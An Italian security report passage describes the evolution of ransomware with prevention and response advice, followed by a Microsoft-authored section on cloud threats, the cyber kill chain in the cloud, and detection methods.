In breve, però, i criminali impararono a usare correttamente la crittografia e i ricercatori dovettero ricorrere a espedienti "laterali" per recuperare i dati delle vittime, come il ripristino della versione originale dei file cancellati dal ransomware dopo la codifica o l'accesso alle versioni precedenti sui cloud storage.
Ma tutte queste tecniche venivano facilmente aggirate dalle nuove versioni dei ransomware e, con il passare del tempo, trovare dei metodi alternativi diventava sempre più difficile.
Il ransomware finì per vincere la guerra e quello che ci resta adesso sono malware estremamente ben costruiti, robusti e quasi impossibili da violare a meno di errori da parte di chi li produce. Le probabilità di recuperare i file colpiti da ransomware senza una chiave valida oggi sono estremamente basse e, per di più, i ransomware sono disponibili come Malware as a Service, ovvero chiunque può creare la propria campagna ransomware sfruttando i servizi disponibili nel Deep Web.

Dall'evoluzione tecnica alla ricerca di nuove vittime

Tutta questa tecnologia a basso costo non poteva che tradursi in una minaccia serissima per la sicurezza informatica e una volta sistemato dal punto di vista tecnico il "cuore" della minaccia ransomware, i cybercriminali sono passati a raffinare i metodi per spremere quanti più soldi possibile dalla loro attività. Per questo, pensano a come allargare la base da colpire, puntando alle aziende anche di grandi dimensioni, e ai ransomware viene aggiunta una nuova, potentissima funzione: la ricerca di collegamenti di rete.

La capacità di esplorare orizzontalmente le reti ha aperto il fronte più doloroso e pericoloso con il quale le aziende si stanno confrontando a tutt'oggi: basta un clic sbagliato su di una macchina per mettere in pericolo tutti i dati dell'azienda, anche quelli che sono conservati su di un server centrale, nelle cartelle condivise degli altri client e addirittura nei back-up.
Sono famosi i casi degli ospedali americani e inglesi colpiti da ransomware e costretti a pagare perché tutti i dati dei pazienti erano stati codificati, mettendone a repentaglio la salute, ma non sono mancati anche casi altrettanto emblematici e addirittura ironici come quello della centrale di polizia in Texas che ha capitolato per non rischiare di dover rimettere in libertà una parte dei criminali arrestati.
Si stima che nel 2016 il ransomware sia costato alle aziende mondiali ben 210 milioni di dollari, con un danno medio superiore ai 20.000 dollari per ogni vittima tra costi di ripristino e occasioni di business perse.



Un ulteriore passo in avanti: l'attacco ai server Web e all'IoT

Oggi il ransomware è una minaccia dominante: secondo le statistiche elaborate dai laboratori di Cisco, è di gran lunga il tipo di malware più diffuso e attivo al giorno d'oggi, con nuove frontiere che sono pronte ad aprirsi.

La prima, già sfruttata, prevede che i nuovi bersagli siano i server Web esposti in Rete, attaccabili a causa di vulnerabilità nei software di gestione. Un esempio lampante risale al gennaio 2017, quando in seguito alla scoperta e alla diffusione di informazioni su di una vulnerabilità molto seria in MongoDB e, poco tempo dopo, in Elastic Search, è partita in tempi brevissimi una campagna di ransomware mirata ai servizi internet che giravano su macchine non ancora patchate.

Il numero di servizi web colpiti fu elevato, ma l'impatto effettivo è stato meno devastante di quello visto nei confronti dei client perché i server esposti sono di solito ben gestiti da un punto di vista dei backup. Il problema, però, non è da sottovalutare perché l'attacco che ha sfruttato queste vulnerabilità è completamente automatizzabile.

In meno di una settimana dopo la prima ondata di attacchi ai server MongoDB, infatti, sono apparsi nel Deep Web strumenti che scandagliavano automaticamente gli indirizzi IP alla ricerca di servizi vulnerabili per entrare poi nelle macchine, codificarne il contenuto e rilasciare la richiesta di riscatto SENZA chiudere la vulnerabilità. In questo modo, veniva lasciata aperta la porta anche a ulteriori attacchi ransomware verso lo stesso server che andavano a criptare un database o dei file già ostaggio di un altro malware. Chi avesse pagato per riottenere i dati, si sarebbe trovato solo con la versione "in chiaro" di un'altra richiesta di riscatto, quella arrivata prima, lasciando il gestore del sito nell'assoluta incertezza su cosa avrebbe potuto trovare se avesse deciso di pagare ancora.

Ma le evoluzioni non si fermano qui. Si iniziano a vedere i primi esperimenti di ransomware mirato, più o meno direttamente, agli oggetti connessi in rete (IoT). A novembre dello scorso anno abbiamo visto in Germania una campagna di attacco che mirava a disabilitare i router dei clienti Deutsche Telecom, con oltre mezzo milione di vittime. Per fortuna, quell'attacco non puntava a estorcere denaro, ma ha reso immediatamente chiaro a tutti che prima o poi arriveranno anche campagne di ransomware dedicate a dispositivi IoT vulnerabili.
Infatti, qualche settimana dopo è stato portato a segno un attacco ai danni di un albergo in Austria dai contorni molto particolari. Un ransomware era stato inviato sulla macchina che generava le chiavi delle camere per gli ospiti, rendendola inutilizzabile.
La struttura si è quindi ritrovata nel momento del check-in a non poter consegnare le chiavi, scegliendo di pagare il riscatto.
In questo caso, il ransomware agiva indirettamente su oggetti IoT (le serrature) ma in maniera molto efficace sul business della vittima.

Per fortuna, almeno per il momento appare meno preoccupante il panorama che riguarda i dispositivi mobili. Nonostante esistano moltissimi ransomware per Android, pochi riescono a portare a segno un profitto perché per ripristinare uno smartphone bloccato basta seguire una procedura molto semplice che provvede poi a ripristinare i dati dal backup in cloud. Più problematica sarebbe l'ipotesi di malware misti che provvedano a rubare le credenziali sullo smartphone per eliminare i dati dalla nuvola prima di bloccare il dispositivo e chiedere un riscatto, ma per il momento non si hanno notizie di attacchi simili.

Contromisure e prevenzione

Contrastare l'avanzata del ransomware non è un'operazione semplice. Del resto, la "ricerca e sviluppo" da parte dei cybercriminali è molto attiva e condotta in maniera efficiente. Man mano che il prodotto, se così possiamo definirlo, viene raffinato, i criminali provvedono anche a studiare nuovi sistemi per evitare che venga intercettato dalle contromisure di sicurezza IT.
Nello scorso anno, per esempio, i cybercriminali hanno provveduto a creare un consistente rumore di fondo nel quale nascondere le loro operazioni. Nel corso del 2016, i nostri laboratori hanno identificato oltre 4000 famiglie di ransomware, molte delle quali con caratteristiche tecniche uniche. In questo modo, è diventato molto complicato per gli antivirus riconoscere un ransomware dalla firma o dalle caratteristiche del codice, perché, semplicemente, ne esistono troppi.

Come bisogna agire, allora, per evitare le infezioni?

Trattando il ransomware esattamente come si dovrebbe trattare tutto il resto del malware: con pianificazione e analisi del rischio. Se le aziende mettessero in pratica le regole necessarie a una buona difesa informatica, i danni provenienti dai ransomware sarebbero decisamente minori e nella maggior parte dei casi trascurabili.

Innanzitutto, bisogna partire da un'analisi delle superfici di attacco sfruttate dal ransonware: si compila una lista del software presente in azienda (e/o sui dispositivi dei professionisti) e si valuta se e come possa essere sfruttato per far filtrare una minaccia di questo tipo.
Contemporaneamente, si affronta il veicolo principe per le infezioni, che è ancora quello dell'email. In questo caso, la mossa più efficace per limitarne la pericolosità è quella di spiegare ai dipendenti come evitare comportamenti pericolosi. Senza una formazione adeguata, in tutte le aziende ci saranno sempre utenti pronti a cliccare su qualsiasi cosa arrivi via email.

Una serie di attività di sensibilizzazione, invece, riduce drasticamente i rischi già in tempi brevissimi e se si fanno seguire campagne di verifica periodiche, magari tramite l'invio monitorato di email civetta che reagiscono al clic poco prudente dell'utente, i risultati diventano ottimi, con grande beneficio di tutta la sicurezza dell'azienda.
Sempre a proposito di gestione del personale, è anche importante identificare quali siano le figure più esposte al rischio di attacco e intensificare le difese attorno a quelle postazioni, creando policy più stringenti e segmentando la rete in maniera opportuna.
Tornando alla gestione del software, una procedura automatica per il patching delle applicazioni installate provvede a chiudere repentinamente vulnerabilità che da sempre rappresentano una via di accesso preferenziale per il malware. Basti pensare ai vari Adobe Acrobat Reader, Flash Player e simili, compiendo anche un passo in più. Bisogna valutare quali software siano accessibili dall'esterno legittimamente e prevedere un sistema di contenimento in caso di violazione oltre a una corretta configurazione delle impostazioni di sicurezza già presenti. Non dimentichiamo che mentre le prime campagne ransomware venivano semplicemente lanciate su larga scala, adesso sono sempre più comuni le campagne mirate, che sfruttano software peculiari di un determinato tipo di azienda o particolarmente diffusi su alcune tipologie di lavoratori.

Un ruolo di primaria importanza nella mitigazione del rischio lo giocano, poi, le policy di back-up che devono essere pensate tenendo il rischio ransomware ben presente. I dati che vengono usati e aggiornati di rado possono essere ridondati con frequenza ridotta, mentre i dati vitali per il buon funzionamento del processo aziendale devono essere duplicati molto più spesso, considerando la possibilità di perderne l'accesso e i tempi necessari al ripristino.
Alcune accortezze vanno poi prese pensando al modus operandi dei ransomware. I backup devono accettare dati solo dai processi autorizzati e restare scollegati dalla rete quando non sono operativi, per evitare che il malware scovi i loro percorsi di rete e cerchi di criptare i dati che contengono, vanificandone l'utilità.
Analogamente, bisogna compiere una attenta opera di attribuzione dei privilegi utenti a ogni postazione in modo da impedire all'eventuale ransomware di andare a sovrascrivere dati su altre macchine.
Compiere un'analisi completa e dettagliata di tutti i rischi è sicuramente un compito lungo e complicato, che val la pena di svolgere con l'assistenza di esperti per evitare di sottovalu-

tare qualche falla o di generare politiche troppo complesse che rallenterebbero il processo aziendale. Soprattutto per quello che riguarda la segmentazione della rete, una consulenza aiuta nel gestire al meglio tutte le problematiche senza sacrificare l'efficacia.

Ma cosa si fa se un malware viene attivato?

Sappiamo benissimo che, nonostante tutte le difese presenti, nessuno è in grado di garantire una protezione al 100% e un malware potrebbe trovare la sua strada fino all'essere eseguito su di una macchina anche in un ambiente adeguatamente protetto.
Dalla mia esperienza, quindi, risulta che è indispensabile affidarsi a una soluzione di sicurezza che agisca su più livelli, con moduli che controllino quanto viene scaricato in modo da bloccare le minacce già prima che arrivino sulle macchine, ma anche con altri che tengano costantemente sotto controllo quello che accade in memoria e siano capaci di riconoscere le minacce dai pattern comportamentali dei processi.
Nel momento in cui viene riconosciuta una infezione ransomware, si deve provvedere a isolare immediatamente la macchina dalla rete e iniziare una verifica su tutte le macchine che fanno parte dello stesso segmento, per verificare se ci sono segni di infezione.
I computer devono essere tenuti sotto osservazione per diverse ore perché molti ransomware tendono ad avviarsi dopo un periodo più o meno lungo di inattività o addirittura dopo il riavvio della macchina.

Se non si ha a disposizione un backup dei dati, prima di pagare il riscatto bisogna riflettere su alcuni aspetti importanti:

1. Pagare un riscatto contribuisce a tenere viva e vegeta la minaccia dei ransomware. Se si può evitare, è bene non pagare.
2. Pagare il riscatto non garantisce la restituzione dei file. Si sono verificati molti casi in cui al pagamento di quanto richiesto non è seguita la fornitura della chiave necessaria alla decodifica dei dati. Alcune volte per problemi tecnici, altre volte per scarsa serietà dei criminali. Addirittura, però, si stanno diffondendo minacce che cancellano i file definitivamente, sostituendoli con finti file crittografati in modo da chiedere il riscatto ben sapendo che non restituiranno mai il maltolto.
3. Pagare un ransomware non chiude la vulnerabilità che ne ha permesso la penetrazione e i criminali lo sanno. Non è garantito che gli stessi non cerchino di infettare nuovamente le macchine dal momento che hanno scoperto che sono necessarie al processo aziendale e che il proprietario è disposto a pagare per recuperare i file.
4. Non facciamo le cose troppo in fretta. Anche se abbiamo deciso di pagare, aspettiamo qualche ora prima di farlo. Ricordiamoci che dall'altra parte ci sono dei criminali con pochi scrupoli. Alcune aziende si sono viste raddoppiare la richiesta di riscatto perché la fretta con cui hanno contattato i malfattori gli ha fatto capire che sarebbero stati disposti a pagare di più
5. Proviamo una controffensiva di ingegneria sociale. I criminali che gestiscono i ransomware non sanno, nella maggior parte dei casi, chi sono le loro vittime. Se proprio

abbiamo deciso di pagare, proviamo a contrattare con il criminale facendogli credere che non abbiamo a disposizione le cifre richieste e offrendo un pagamento parziale (anche basso). Il criminale potrebbe scegliere che è comunque meglio ricevere pochi soldi che non riceverne per nulla e accettare la nostra proposta. Ricordiamoci che potrebbe però anche far finta di accettarla e non rispettare i patti.

Se si ha, invece, a disposizione un backup dei dati, prima di procedere con qualsiasi altra operazione bisogna verificarne attentamente la salute. L'ultima cosa che vogliamo è formattare la macchina con le informazioni necessarie a pagare il riscatto per scoprire solo in seguito che il back-up in nostro possesso è corrotto o contenente solo dati crittografati dal ransomware stesso.

Attacchi e difese sulle infrastrutture Private e Hybrid Cloud

[A cura di Andrea Piazza, Microsoft]

L'utilizzo del Cloud computing ha introdotto nuove sfide che aziende e organizzazioni di ogni tipo e dimensione hanno la necessità di affrontare. Le politiche e procedure disegnate attraverso esperienze decennali nella gestione delle minacce on-premise, continuano ad avere la loro validità anche negli ambienti public e hybrid cloud, ma non sono più sufficienti: c'è la forte necessità per i team di sicurezza di mantenersi aggiornati sulle nuove tipologie di minacce che il cloud computing deve affrontare, per definire la migliore strategia di protezione. Tali minacce possono essere introdotte da caratteristiche peculiari dei servizi cloud o per effetto dell'interconnessione tra l'ambiente on-premise con quello cloud.
In questo Focus On, saranno descritte le principali tipologie di minacce a cui sono esposti i servizi cloud; sarà preso come riferimento il modello della Cyber Kill Chain, sottolineando le differenze nelle modalità di attacco nel cloud e on-premises, quindi saranno evidenziati i comportamenti degli attaccanti nel cloud che possono essere sfruttati per migliorare le capacità di detection, alerting e risposta agli incidenti. Infine, grazie al punto di osservazione privilegiato di Microsoft e sulla base delle statistiche relative agli alert generati sui clienti italiani ospitati in Azure, saranno elencate le principali misure di protezione proattive che possono essere adottate per limitare le possibilità di successo degli attacchi più frequenti.

Le nuove minacce

Nel seguito, sono riassunte alcune delle principali minacce a cui sono esposte le aziende che decidono di usufruire di servizi sulla "nuvola":

- **Divulgazione di secret su siti pubblici**: repository pubblici di codice come GitHub sono divenuti molto popolari tra gli sviluppatori grazie alle capacità che offrono di favorire la comunicazione e il controllo del codice sorgente, riducendo per gli sviluppatori gli oneri di mantenimento dell'infrastruttura del repository. Ma c'è un altro lato della medaglia: esistono diversi casi documentati di sviluppatori che hanno pubblicato chiavi legate alla sottoscrizione cloud o altre tipologie di secrets, condivise su GitHub e altri repository, che sono poi state scoperte dagli attaccanti e usati per compromettere servizi cloud. Incidenti di questo tipo possono talvolta fornire all'attaccante l'accesso a un'intera subscription, a database di account, o permettere di abusare delle risorse di elaborazione nel cloud a scopi malevoli.
- **Attacchi Pivot back:** si verificano quando un attaccante compromette una risorsa nel public cloud per ottenere informazioni che possono poi essere usate per attaccare l'ambiente on premise.
  Gli endpoint esposti pubblicamente sono sotto costante attacco brute force tramite protocolli come Remote Desktop Protocol (RDP) e Secure Shell (SSH). Nonostante il fatto che la maggior parte degli attacchi fallisca, una piccola percentuale di questi ha successo. In questi casi, l'attaccante può talvolta identificare informazioni sensibili in ambienti

inattesi. Ad esempio, potrebbe identificare dei secrets nello storico di una sessione Bash, o in un file di testo in una cartella root del desktop della macchina virtuale. Queste informazioni possono essere utilizzate per accedere a risorse come database, portali Sharepoint, o cloud storage. In assenza di controlli, l'attaccante è in grado di perseguire nella raccolta di informazioni che possono fornire un accesso ancora più esteso all'infrastruttura e ai dati aziendali.

- **Attacchi agli amministratori cloud:** spesso gli attacchi mirati a infrastrutture on-premise e nel cloud si focalizzano sugli amministratori IT. L'obiettivo è quello di prendere il controllo di un account email che ha un'elevata probabilità di contenere credenziali che possano essere usate per ottenere l'accesso al portale di amministrazione del public cloud.

  Dopo l'accesso al portale di amministrazione, l'attaccante può raccogliere informazioni ed effettuare modifiche per ottenere l'accesso ad altre risorse nel cloud, o eseguire un attacco pivot-back sull'ambiente on-premise.
- **Attacchi Man in the Cloud (MitC)**: definizione coniata dall'azienda Imperva, nell'attacco MitC[1] la potenziale vittima è indotta a installare del software malevolo attraverso meccanismi classici come l'invio di una mail contenente un link a un sito malevolo. Successivamente il malware viene scaricato, installato, e ricerca una cartella per la memorizzazione di dati nel cloud sul sistema dell'utente. Successivamente, il malware sostituisce il token di sincronizzazione dell'utente con quello dell'attaccante.

  Facendo questo, l'attaccante riceverà una copia di ogni file che l'utente inserisce nella cartella cloud, rendendo l'attaccante un "man in the middle" rispetto alla memorizzazione del cloud. In questo scenario, uno dei vantaggi dell'attaccante è che il malware viene rimosso dopo la sostituzione del token, il che complica le possibilità di individuazione della compromissione.
- **Side-channel attacks:** l'attaccante tenta di posizionare una macchina virtuale sullo stesso server fisico della potenziale vittima. Se la collocazione avviene con successo, l'attaccante è in grado di lanciare un attacco locale alla vittima. L'attacco può essere di tipo local DDoS, network sniffing, e man-in-the-middle attacks, ciascuno dei quali può essere usato per estrarre informazioni. Per questo è importante che i servizi PaaS e IaaS prevedano, come ad esempio Microsoft Azure, metodologie di offuscamento per diminuire le probabilità che un attacco di questo tipo abbia successo.
- **Resource ransom:** i Ransomware sono una minaccia ben nota nel mondo dei sistemi operativi desktop. Nel mondo cloud, gli attaccanti tentano di bloccare l'accesso a risorse nel cloud compromettendo l'account cloud pubblico della vittima, e tentando di cifrare o limitare in altro modo l'accesso a al maggior numero possibile di risorse cloud. Successivamente l'attaccante richiede alla vittima il pagamento di un riscatto per riottenere l'accesso alle risorse.

[1] "Man in the Cloud (MITC) Attacks," Imperva Hacker Intelligence Initiative Report, https://www.imperva.com/docs/HII_Man_In_The_Cloud_Attacks.pdf .

Una sfida per l'attaccante è quella di informare la vittima del fatto che l'attacco è avvenuto e di come pagare il riscatto: tipicamente infatti sui server non vi sono utenti costantemente loggati, ed è necessario avvalersi di metodi alternativi allo scenario "desktop". Una modalità che è stata utilizzata è quella di avvalersi delle tecnologie bot, uno scenario probabilmente inatteso e nuovo per questo tipo di tecnologie.

- **Cloud weaponization:** in questo scenario l'attaccante ottiene un primo punto d'ingresso nell'infrastruttura cloud attraverso la compromissione e il controllo di alcune machine virtuali. L'attaccante utilizza poi questi sistemi per attaccare, compromettere e controllare migliaia di altre macchine, incluse altre appartenenti allo stesso service provider cloud dell'attacco iniziale, e altre appartenenti ad altri service provider pubblici.
  Su ogni macchina virtuale compromessa viene installato del malware che stabilisce tramite backdoor una connessione ai sistemi di comando e controllo dell'attaccante Questi può quindi inviare comandi a migliaia di macchine virtuali compromesse per prendere di mira altri bersagli su Internet.
  Questa tipologia di attacco viene implementato in svariati modi, come SSH, RDP, distributed denial-of-service (DDoS), spamming, port scanning, e port sweeping.
  Tipicamente i principali vendor Cloud effettuano un costante monitoraggio rispetto agli attacchi di cloud weaponization. Grazie al punto di vista privilegiato dell'infrastruttura Azure di Microsoft, possiamo portare i dati relativi alla distribuzione di attacchi in uscita rilevati e spesso mitigati da Azure Security Center a livello mondiale, che danno una dimensione degli scenari di cloud weaponization più diffusi:




Figura 1 Attacchi in uscita da macchine virtuali Azure, Settembre 2016

Le figure 2 e 3 mostrano da dove hanno origine gli attacchi rilevati da Azure Security Center, e i paesi che ospitano indirizzi IP malevoli verso cui viene rilevato traffico in uscita da Azure Security Center.
Si nota come l'Italia rientri nella fascia compresa tra lo 0.1 e l'1% di tutti gli attacchi eseguiti a livello mondiale, e nella fascia tra lo0.01 e lo 0.1% delle origini degli attacchi.




Figura 2 Attacchi in ingresso individuati da Azure Security Center nel Settembre 2016, per paese e regione di origine




Figura 3 Comunicazioni in uscita verso indirizzi IP malevoli rilevate da Azure Security Center nel Settembre 2016, per locazione geografica

Conoscere il nemico per difendersi meglio: differenze tra la cyber kill chain On-premises e nel cloud

Comprendere le modalità usate dagli attaccanti per attuare le loro operazioni è fondamentale per mettere in atto le tecniche di difesa più efficaci, migliorare le capacità di detection e minimizzare le possibili conseguenze di un attacco. In questo paragrafo metterò a confronto la cyber kill chain nel cloud rispetto a quella on premises, evidenziando quali comportamenti degli attaccanti possono essere sfruttati dai difensori ai fini della detection, per introdurre poi nel paragrafo successivo le tecniche di rilevamento più efficaci.
La cyber kill chain è un modello definito dagli analisti di Lockheed Martin come supporto decisionale rispetto alla rilevazione e risposta alle minacce.
Esso include le seguenti fasi:

- **Reconnaissance**. l'attaccante individua i migliori obiettivi sondando un ampio numero di risorse.
- **Weaponization**: file e documenti vengono modificati e trasformati in vere e proprie armi per colpire i sistemi e gli utenti e per favorire l'installazione di codice malevolo.
- **Delivery**: i file vengono inviati all'obiettivo.
- **Exploitation**: i file vengono fatti "esplodere", facendo in modo tramite la loro apertura o esecuzione vadano a sfruttare delle debolezze o vulnerabilità del sistema operativo o delle applicazioni sull'obiettivo.
- **Installation and Persistence**: un meccanismo di backdoor viene installato sul sistema compromesso in modo da fornire all'attaccante un accesso persistente e continuo.
- **Command and control** (**C2**): il malware sul sistema compromesso comunica con il sistema di commando e controllo che fornisce all'attaccante l'accesso a risorse utili per portare avanti le sue azioni.
- **Actions**: l'attaccante persegue i suoi obiettivi che possono essere predeterminati o che possono evolvere sulla base di quanto scoperto nell'ambiente compromesso. Tra le azioni svolte rientrano l'**Internal Reconnaissance** e il **Lateral Movement**.

Poiché la cyber kill chain è stata creata in una fase in cui l'adozione dei sistemi cloud era ancora in fase embrionale, questo modello non tiene in considerazione alcuni aspetti unici del cloud computing.

Le principali differenze sono riassunte nel seguito:

Fase della Cyber Kill Chain	On-premises	Public cloud
Active reconnaissance	HUMINT, OSINT (utenti)	Foot printing (servizi)
Delivery	Browser, mail, USB (interazione utenti)	Hacking (no interazione utente)
Exploitation	Vulnerabilità lato Client	Vulnerabilità lato Server
Installation and Persistence	Basata su File system	Memory based

Actions: Internal reconnaissance	Strumenti Custom	Strumenti di amministrazione Built-in
Actions: Lateral movement	Machine pivot	Resource pivot

- **Active reconnaissance**: in questa fase l'attaccante apprende informazioni sulla potenziale vittima per aumentare le possibilità di successo dell'attacco.
  On-premise, l'attaccante si avvale ad esempio dei social network per acquisire informazioni sull'obiettivo che possono indurre la vittima a scaricare malware nella fase di delivery.
  La stessa tecnica è meno semplice nel cloud, non essendovi social network per server e servizi che consentano all'attaccante di acquisire informazioni su di essi. L'attaccante deve svolgere un lavoro più intenso di scansione del network, avvalendosi di port scan per individuare device, e testando le porte attive. Tutte queste attività forniscono al difensore la possibilità di individuare le attività dell'attaccante.
- **Delivery:** nel mondo on-premises, tipicamente l'attaccante invia una mail contenente un link a un sito malevolo o un allegato che porta all'installazione di codice malevolo, oppure deposita del malware su chiavette USB posizionandole in luoghi tali da indurre la vittima a inserire la chiavetta nel proprio computer che viene così compromesso.
  Nel public cloud, l'attaccante deve depositare il contenuto malevolo su un server, attraverso un meccanismo di accesso diretto. La modalità più usata è in questo caso quella dell'attacco brute-force. In caso di successo, l'attaccante è in grado di depositare il malware sul server.
  Il difensore ha la possibilità di rilevare il malware sul server prima che l'attaccante passi alla fase di exploitation.
- **Exploitation**: on-premise, la fase di exploitation è tipicamente focalizzata su vulnerabilità lato client. Nel public cloud il focus è invece su vulnerabilità lato server.
- **Persistence**: nella maggior parte dei casi, chi attacca sistemi operativi client utilizza strumenti che persistono sul sistema compromesso attraverso il posizionamento sull'hard disk locale. È meno frequente che questi strumenti vengano mantenuti in memoria poiché I client tendono ad essere riavviati con maggiore frequenza.
  Al contrario, l'uptime di un server è molto più esteso, il che permette all'attaccante di caricare il codice per l'exploit in memoria e mantenersi persistente per un periodo più lungo. Questo riduce il rischio di rilevazione dell'attaccante poiché non vi è codice su disco da rilevare. Per quanto le tradizionali tecnologie di scansione del disco non siano in grado di trovare evidenza di malware in memoria, esistono altre tecniche come l'analisi dei crash dump e degli error report o altre più sofisticate che permettono di scoprire ed esaminare malware presente solo in memoria.
  Actions > Internal reconnaissance: in vari scenari di attacco on-premise, l'attaccante fa uso di strumenti custom ritagliati appositamente per le proprie necessità.
  Nel cloud è molto più frequente rilevare l'utilizzo di strumenti di amministrazione built-in, spesso molto più potenti di quelli recuperabili sui sistemi client. Questi strumenti

di amministrazione permettono all'attaccante di ridurre il rischio di essere rilevato, non necessitando di strumenti custom su disco.
In questo caso i difensori possono usare strumenti di machine learning e behavioral analytics per differenziare le attività amministrative legittime da quelle malevole.

- **Actions > Lateral movement**: on premise, le attività di lateral movement sulla rete fanno leva sulle macchine (fisiche o virtuali). L'attaccante si sposta da macchina a macchina ottenendo credenziali via via più privilegiate. Strumenti come *mimikatz*[2] vengono usati per il furto di credenziali.
  Nel cloud, fare leva sulle machine non rappresenta la norma. I motivi sono vari, come il fatto che i tenant segmentano le risorse in varie "isole" nel cloud. Spesso inoltre vi è una trust limitata tra l'ambiente cloud e quello on-premise.
  Nel cloud viene fatta leva principalmente sulle risorse cloud. Per esempio, tramite il resource pivoting, un attaccante che compromette un'istanza IaaS di una macchina virtuale, individua poi le credenziali per un servizio di storage, dove individua poi ulteriori credenziali, che gli permettono poi di accedere a un'istanza di un database.
  L'attaccante, quindi, salta da servizio a servizio invece che tra macchine virtuali: questo comportamento, denominato service hopping, richiede che il difensore si focalizzi su questo tipo di attività e fornisce ulteriori meccanismi di rilevazione.

Metodologie di rilevazione nel cloud

Ora che abbiamo compreso le principali differenze tra gli attacchi nel Cloud e gli attacchi On-Premises, possiamo soffermarci sulle metodologie più utili per la rilevazione degli attacchi nel cloud, che ci permettono di attuare una risposta adeguata all'attacco:

- **Atomic detections**: sono rilevazioni basate su pattern noti per essere malevoli e consistenti con indicatori di compromissione (IoC). Questo tipo di rilevazioni presenta un ROI elevato grazie a costi ridotti di sviluppo e al numero ridotto di falsi positivi. La maggior parte del malware cosiddetto commodity può essere rilevato con questi meccanismi.
  Queste rilevazioni sono meno efficaci per attacchi sofisticati, essendo strettamente legate alle minacce e pertanto possono essere facilmente evase da un attaccante preparato.
- **Threat intelligence feeds**: l'utilizzo di dati di threat intelligence (TI) (ad esempio, i dati sulle botnet forniti dalla Microsoft Digital Crime Unit[3]) permette di potenziare la rilevazione di minacce. A fronte della rilevazione di una macchina compromessa sono possibili diverse azioni, come la verifica che la macchina sia in contatto con un server di comando e controllo.
  Analogamente alle atomic detections, i dati di TI hanno un ROI elevato grazie alla semplice logica richiesta per avere alert altamente fedeli. Al crescere dei flussi di TI, aumentano le possibilità di rilevamento.

---

[2] https://www.sans.org/reading-room/whitepapers/detection/mimikatz-overview-defenses-detection-36780

[3] https://blogs.microsoft.com/microsoftsecure/2014/11/26/from-the-cloud-security-alliance-congress-emea-how-ip-addresses-associated-with-malware-infected-devices-help-protect-microsoft-cloud-customers/

- **Behavioral analysis**: l'analisi comportamentale fornisce strumenti di rilevazione più sofisticati del pattern matching o dei flussi TI. L'analisi comportamentale si focalizza infatti sui comportamenti malevoli, come ad esempio l'esecuzione di un processo di sistema in un contesto anomalo. L'analisi comportamentale permette ai difensori di contrastare gli attacchi che generano un numero praticamente infinito di varianti. I creatori di malware possono modificare un hash, cambiare un bit o un byte, cambiare un pacchetto, e questo richiederebbe il rilascio di una nuova signature. L'analisi comportamentale invece si focalizza su ciò che il malware sta facendo sul sistema. Se può essere identificato il comportamento del malware, non c'è necessità di identificare precisamente il malware. Un singolo comportamento malevolo identificato può corrispondere a migliaia di uniche varianti. Nell'esempio precedente, ogni volta che un processo di sistema viene eseguito a partire da un percorso diverso da quello di default, è possibile generare un alert.
  Vi sono però delle aree grigie per quanto riguarda l'analisi comportamentale, che possono portare a dei falsi positivi. In questi casi è utile affiancare vari comportamenti diversi o altri tipologie di rilevamento per confermare il sospetto iniziale.
- **Anomaly detection**: l'analisi comportamentale scopre minacce note individuando comportamenti noti. Essa rappresenta un processo estremamente utile che estende significativamente le capacità di rilevamento rispetto a quelle basate solo su signature. Il passo successivo è il rilevamento di minacce non note attraverso meccanismi di anomaly detection.
  Nell'anomaly detection, il sistema definisce una baseline, in base alla storia di un certo elemento di una macchina virtuale. Se si osserva una deviazione statisticamente significativa dalla baseline, viene generato un alert.
  È importante notare che mentre il sistema potrebbe generare un alert, è possibile anche che un alert non venga generato, perché è possibile che non tutte le deviazioni da una baseline siano pericolose. In modo analogo ad altri meccanismi, si utilizzano strumenti di correlazione e evidenze a supporto per confermare il rilevamento.
